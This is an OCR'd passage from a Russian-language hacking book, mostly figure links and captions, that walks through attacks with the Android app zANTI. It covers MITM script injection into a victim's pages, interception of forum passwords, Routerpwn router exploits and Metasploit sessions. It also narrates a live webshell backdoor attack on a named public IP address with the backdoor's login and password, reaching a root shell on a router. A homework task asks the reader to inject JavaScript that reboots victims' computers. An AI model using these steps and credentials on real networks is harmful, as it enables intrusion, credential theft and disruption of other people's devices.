


Рис. 5.129




Рис. 5.130




Рис. 5.131

Для того чтобы включить эту функцию, нужно переключатель (см. рис. 5.131) перевести из положения **OFF** в положение **ON**. Но мы всего лишь произвели включение настроек. А требуется включить еще и саму атаку. Здесь принцип тот же — переключатель в положение **ON** (рис. 5.132).

Рис. 5.132

Атака включена, и сейчас на компьютере-жертве при любом обращении к ресурсам Интернета в заголовки страниц включается наш код, в частности, мы видим кнопку **СТРАШИЛКИ** (рис. 5.133). При нажатии на эту кнопку мы получаем запугивающее сообщение (рис. 5.134). И далее при любом нажатии получаем серию угроз, и так до полного закрытия странички.




Рис. 5.133




Рис. 5.134

Атака получилась. В качестве домашнего задания, если вы пренебрегли все же нашими советами и испортили свой смартфон, получив доступ root, попробуйте провести подобную MITM-атаку с помощью программы dSploit. Но в качестве Java-

скрипта используйте код, вызывающий перезагрузку компьютера при любом обращении к веб-ресурсам Интернета. Готовый текст скрипта поищите там же — в Интернете.

Разработчики позиционируют свое детище, программу zANTI, как инструмент для тестирования. Но, конечно же, они слегка вводят нас в заблуждение. Зачем было бы тогда встраивать такую функцию в программу, как подмена своего MAC-адреса (меню **MAC Changer**, см. рис. 5.126)? Это же исключительная возможность для хакера без применения дополнительных усилий скрывать свои данные при проведении всего того набора атак, на которые способна эта программа.

Вы уже научились с помощью программы zANTI составлять карту сети, находить открытые порты, пробовать применить различные эксплойты для использования уязвимостей определенного хоста.

Для того чтобы рассмотреть другие возможности, вернемся к главному меню программы (см. рис. 5.126) и выберем раздел **Network Tasks**. Про возможность подмены MAC-адреса мы уже упомянули чуть раньше. Как включить собственный веб-сервер (меню **HTTP Server**), вы посмотрите сами, потому что это очень просто. К слову: эта функция весьма полезна для хакера, на таком сервере и можно разместить фишинговую страничку. Всё с собой! И после этого еще будут говорить, что программа для тестирования! Но вернемся к главному меню. Особые объяснения по функции **WiFi Monitor** также не требуются, здесь тоже все понятно: мы видим данные по всем близлежащим точкам доступа (рис. 5.135).

Наконец, мы подошли к двум самым интересным функциям в главном меню в разделе **Network Tasks**. Начнем с функции **zTether** (Tether Control). Так как набор возможностей в меню этой функции полностью аналогичен уже частично рассмотренным нами ранее для атак хостов **Main in the midle** (см. рис. 5.130), то скриншот приводить не будем. Тем не менее, будучи подключенными к сети Wi-Fi попробуем запустить атаку (верхний переключатель в положение **ON**, рис. 5.136), получим сообщение, что следует отключиться в настройках смартфона от сети Wi-Fi (рис. 5.137). После этого снова включаем атаку и получаем сообщение о том, что нам следует включить смартфон как точку доступа (поскольку наш смартфон уже использовался ранее как точка доступа, т. е. она уже настроена, то нам предложено включить ее к имеющейся по умолчанию (здесь — **Default**)), рис. 5.138.

Все атаки в этом разделе — для режима, когда ваш смартфон выступает как точка доступа в Интернет. На нашем импровизированном стенде теперь понадобится компьютер-жертва, подключенный к этой точке доступа. Для этого подключимся к точке доступа **Default** с ноутбука. Кое-какие доступные атаки ранее мы уже изучали для хостов в разделе **Main in the Midle**. Поэтому сейчас, здесь посмотрим еще незнакомые нам опции. С компьютера жертвы браузером проверим связь с Интернетом, например, посетим Яндекс и обратим внимание на картинку (рис. 5.139).

А сейчас, зайдя в меню **Logged Images** и увидев там знакомую нам картинку, понимаем, что данная функция предназначена для протоколирования картинок страниц, посещаемых с компьютера-жертвы (рис. 5.140).




Рис. 5.135

Рис. 5.136




Рис. 5.137




Рис. 5.138

Рис. 5.139




Рис. 5.140

И это еще не все! После посещения, не требующего SSL-соединения при аутентификации какого-либо форума, при входе в меню **Logged Requests** (рис. 5.141) видим перехваченные пароли (рис. 5.142–5.145).

И далее, предоставив вам шанс самим делать интересные открытия, изучая возможности программы, которые мы еще не рассмотрели, завершая рассказ про

Рис. 5.141




Рис. 5.142




Рис. 5.143




Рис. 5.144




Рис. 5.145

zANTI, не можем не упомянуть еще об одной ее примечательной возможности, присутствующей в главном меню (см. рис. 5.126): **Routerpwn.com**.

Казалось бы, это просто ссылка, но на самом деле вы попадаете в реально работающую действующую базу данных по уязвимостям конкретных моделей Wi-Fi-роутеров (рис. 5.146).




Рис. 5.146

Выбрав производителя и зная конкретную модель, к примеру — TP-Link WR1043ND, мы видим, что в базе есть как минимум три уязвимости, которые подойдут именно к этой модели роутера (рис. 5.147).

Рис. 5.147

Большинство уязвимостей, указанных в этой базе данных, применимы из внутренней сети, оттуда, где находится роутер, поэтому после щелчка по выбранной уязвимости по умолчанию она срабатывает по адресу 192.168.1.1. Но, даже во внутренней сети очень часто роутер находится по адресу 192.168.0.1, а если атака производится со стороны Интернета, то адрес вообще может быть любым. Поэтому на многих указанных в базе уязвимостях есть такая функция, как **SET IP**, где можно указать любой адрес (рис. 5.148).




Рис. 5.148

Работает все просто и эффективно (проверено): после указания IP-адреса срабатывает сценарий, реализующий уязвимость. Для некоторых типов уязвимостей запрашиваются дополнительные опции.

Мы с вами проведем эксперимент над роутером WR1043ND, расположенным в Интернете. Но чтобы было понятно, что к нему можно применить эксплойты, не только подходящие конкретно для этой модели (а чуть ранее мы отмечали три таких), но и подходящие для всего ряда моделей TP-Link, выберем последний эксплойт из списка на рис. 5.147. Таким образом, нам станет понятно, что подходящих эксплойтов даже для этой модели на самом деле не три, а больше чем кажется на первый взгляд при знакомстве с базой данных на этом сайте.

Итак, в Интернете у нас есть подходящий роутер TP-Link WR1043ND с заводской прошивкой, по адресу 46.181.5.86. Применим к нему скрипт Webshell backdoor. Для этого щелкнем по **SET IP**, введем адрес 46.181.5.86, после срабатывания скрипта в появившемся окне введем имя osteam и пароль 5up, нажмем кнопку **PROC**. Мы получили доступ на уровне операционной системы роутера (Linux), рис. 5.149.




Рис. 5.149

Теперь у вас есть оболочка и возможность передавать команды, которые понимает эта операционная система. Вводим команду в поле **Command** и нажимаем кнопку **SEND**. Ряд команд можно задавать, выбрав соответствующую кнопку. Для примера выполним пару безобидных команд: `cd /etc` и `ls`, (рис. 5.150).

```
# cd /etc
# ls
ath             inittab         passwd          samba           wlan
fstab           issue           ppp             securetty       wpa2
group           lld2d.conf      rc.d            services        wr941n.ico
host.conf       nsswitch.conf   resolv.conf     shadow
#
```

Рис. 5.150

Понятно, что хакер в таком случае применит далеко небезобидные команды. Мы же с вами, поскольку это роутер родственников автора, на этом остановимся.

Не случайно, рассказывая в *главе 4* о применении программы CommView for WiFi, мы использовали такие настройки, чтобы в значении перехватываемых MAC-адресов проставлялись соответствующие наименования вендоров, а не цифры. Теперь, после вышеприведенного примера, вы понимаете, что наименование производителя — это очень важная информация для хакера. Но это же и важная информация для настраивающего роутер специалиста с целью повышения уровня его (роутера) защиты: настройки многих устройств позволяют менять MAC на произвольное значение, а это не что иное, как направление врага на ложный путь.

Но все же в первую очередь интерес к этой программе вызван у нас возможностью работы с Metasploit Framework. И вот тут происходит что-то непонятное. Очень похоже, что нас постепенно подводят к тому, что эта возможность рано или поздно будет платной! Ситуация у разработчиков меняется беспрерывно. Трудно прогнозировать, что будет происходить в тот момент, когда вы займетесь этим вопросом. Но если все же к вам попадет версия с базой Metasploit Framework, то выглядеть это меню будет примерно так, как показано на рис. 5.151.

Рис. 5.151

При входе в меню скачается и установится требуемая база эксплойтов (рис. 5.152 и 5.153).

Если применить неоднократно протестированный нами эксплойт (рис. 5.154, 5.155) к стендовому хосту с "дырявой" Windows XP, заметим, что настроенные и открытые сессии появятся в меню (рис. 5.156 и 5.157).




Рис. 5.152




Рис. 5.153




Рис. 5.154




Рис. 5.155




Рис. 5.156




Рис. 5.157

И, наконец, заканчивая разговор о программе zANTI (а мы рассказали далеко не обо всех ее возможностях), отметим, что если при корректном выходе из программы она полностью не освобождает все ресурсы смартфона, рекомендуем, используя настройки приложений (выбрав группу **Работающие**) в самом смартфоне, производить закрытие программы вручную (см. рис. 5.157).

Обратим внимание, что многие программы, применяемые хакерами, в том числе рассмотренные нами dSploit и zANTI, требуют, чтобы на смартфоне была обязательно установлена BusuBox Free, которая помогает им более полноценно использовать root-права на смартфоне (рис. 5.158).

Напоследок, заканчивая обзор программ с использованием root-прав, нельзя не упомянуть о том, что в принципе на смартфон можно поставить даже ту или иную версию Linux (а в контексте сказанного ранее нас более всего интересует Kali Linux). Это достаточно легко сделать, используя программу Complete Linux Installer, которая для работы с Linux в терминальном режиме потребует наличие соответствующей терминальной программы, а для работы в графическом режиме — программу androidVNC (рис. 5.159).

Фактически, Complete Linux Installer содержит инструкции и ссылки на скачивание необходимого вам образа Linux и его установку (рис. 5.160 и 5.161).




Рис. 5.158




Рис. 5.159




Рис. 5.160




Рис. 5.161

